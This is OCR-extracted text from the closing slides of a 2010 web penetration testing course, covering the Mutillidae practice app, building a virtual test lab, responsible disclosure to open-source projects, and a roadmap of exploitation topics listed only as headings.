
Mutillidae is a series of PHP files created by Adrian "Iron Geek" Crenshaw to explain and demonstrate the OWASP Top 10. It can be installed onto a server for us to test against and practice. He is continually updating the files.

Keep in mind that both of these applications render the server insecure, so be careful where you use them!



Web Application Lab


- Easier than you think
- Using virtualization we can save costs
- Use open source projects as targets
- Great way to help projects



Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 186


Building an web application lab is probably easier than you think. All that you need is a web server, a browser and some form or data-store. I typically use something like VMware or Parallels to build virtual machines that I can install applications onto and then snap back to a known good state after I have been testing them for awhile.

The best place to find applications to test is the open source world. I commonly install things from Sourceforge and test their security. Then if I find a vulnerability, I report it back to the project. That way I benefit from using real applications and the project benefits from having someone test their security.




Explore

- Dig into various vulnerabilities
- Figure out new methods
- Expand our knowledge of the web
- Research helps us all
- Just have fun!




I find one of the best ways to continue learning is to focus on a specific class of vulnerability and dig into it as deeply as I can. Learn exactly why it works the way it does and see if you can find new and more exciting ways to use it. The main goal here is to have fun.



Explain

- Write papers to explain the issues, how to find them and solutions
- Present to local groups and organizations
- Teach classes

And of course, share your knowledge. I have commonly found students who go on to write whitepapers or document new problems they have found. Start a developer training program where you can help others learn how to be safer. And do presentations on the topic. There are tons of groups looking for people to share this type of information.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - ***Conclusions***

Sec 542 Web Penetration Testing & Ethical Hac

We have now finished five days of web penetration testing and methodology.


Conclusions

- Web applications are everywhere
  - Consumer interfaces
  - Within organizations
- Easy to find developers
- Portable
- Security is crucial

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 190

The web is everywhere. Not only are more and more consumer interfaces moving to the web, but increasingly, applications, appliances and devices are distributed with web-based management interfaces. If you buy a new printer, you use the web interface to configure it. In large organizations, network equipment, air conditioning systems, and other components of critical infrastructure are controlled via the web.

There are a number of reasons for this. First, it's easy to find web developers. Web applications also tend to be very portable. There is a faster development lifecycle, and complex issue such as memory allocation are handled transparently by the scripting language, not by developers.

Due to the increasing proliferation and widespread integration of web applications into all aspects of business and operations, web application penetration testing is critical. It is necessary not only for custom-developed in-house applications, but also for commercial off-the-shelf products. Testing should be performed during development, release, and also after deployment as new vulnerabilities are publicized.